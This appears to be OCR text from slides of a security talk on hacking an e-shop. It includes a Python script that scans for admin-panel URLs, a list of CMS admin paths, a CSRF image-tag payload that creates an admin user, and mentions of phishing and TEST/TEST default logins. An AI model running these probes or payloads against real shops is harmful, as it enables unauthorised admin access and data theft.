
Pretty please!”

“Can I please ~~mess~~
play with your e-shop?
Pretty please!”

“Sure but we take
security pretty
seriously!”

1 DAY LATER

1 DAY LATER I HAD ADMIN ACCESS TO EVERYTHING



Objednávky

Objednávky

Poptávky zboží

Faktury

Zákazníci

Skladové hospodářství

Seznam skladů

Produkty

Produkty

Vystavení importovaných produktů

Řazení produktů

Statistické údaje o webovém obcl

Objednávky

Nevyřízené objednávky

Vyřizovaných objednávek

Vyexpedovaných objednávek

Čekajících na zaplacení

Stornovaných objednávek

Čekajících na dodavatele

Čekajících na vyjádření

Čekajících na prodejně


Zákazníci

Registrovaných zákazníků

Odebíratelů novinek

Step by step guide: e-shop hacking

0 Let’s find admin panel URL



```python
import requests
from bs4 import BeautifulSoup


base_url = "https://madeupfashionstore.cz"
admin_urls = ["wp-admin", "wp-login.php", "administrator/", "admin/", "index.php/admin/",

for url in admin_urls:
    testing_url = "{}/{}".format(base_url, url)
    r = requests.get(testing_url)

    if r.status_code == 200:
        soup = BeautifulSoup(r.text, "html.parser")

        if soup.select('input[type="password"]'):

            print("There might be something: " + testing_url)

```

#1 WordPress wp-admin
#2 Joomla /administra
#3 Drupal /admin/
#4 Magento /index.php
#5 vBulletin /admincp
#6 Generic /login
#7 osCommerce /admin
#8 Opencart /admin
#9 ZenCart /zcadmin
#10 AbanteCart /index
#11 PrestaShop /admin
#12 phpBB /adm
#13 SMF /index.php?ac
#14 Contao /contao/in
#15 Zenario /zenario/
#16 litecart /admin
#17 CubeCart /admin
#18 Shopware /backend
#19 Open Blog /index.
#20 Serendipity /sere
#21 Dotclear /admin/
#22 b2evolution /admi
#23 Textpattern /text
#24 Pixie /admin/
#25 Nucleus /nucleus/
#26 Chyrp /?action=lo
#27 Sharetronix /home
#28 Storytlr /admin
#29 CMS Made Simple /

Step by step guide: e-shop hacking

0 Let’s find admin panel URL

```
Disallow: /cms
Disallow: /_test/cms
```

Step by step guide: e-shop hacking

0 Let’s find admin panel URL

1 Register for e-shop platform demo

Step by step guide: e-shop hacking

0 Let’s find admin panel URL

1 Register for e-shop platform demo

Say hello to **CSRF**

```
<img src=“https://
madeupfashionstore.cz
/admin/index.php?action=adduser
&email=me@lukashurych.cz
&password=PwnedYA
&admin=TRUE”
width=“0” height=“0”>
```

Step by step guide: e-shop hacking

0 Let’s find admin panel URL

1 Register for e-shop platform demo

2 Phishing e-mail – recon and execution

Login: TEST

Password: TEST

Login: TEST

Password: TEST ✅

Step by step guide: e-shop hacking

0 Let’s find admin panel URL

1 Register for e-shop platform demo

2 Update article – the only feature :-(

Step by step guide: e-shop hacking

0 Let’s find admin panel URL


1 Register for e-shop platform demo

2 Update article – the only feature :-(

